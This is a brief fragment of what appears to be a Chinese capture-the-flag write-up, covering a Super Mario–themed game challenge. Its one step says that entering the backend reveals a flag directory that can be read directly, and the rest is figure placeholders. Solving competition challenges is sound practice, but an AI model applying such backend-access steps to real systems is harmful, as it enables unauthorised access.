


Image 12

2.4 Game

2.4.1 我勒个超级玛丽奥

进到后台，可以发现flag目录，直接读取即可




Image 13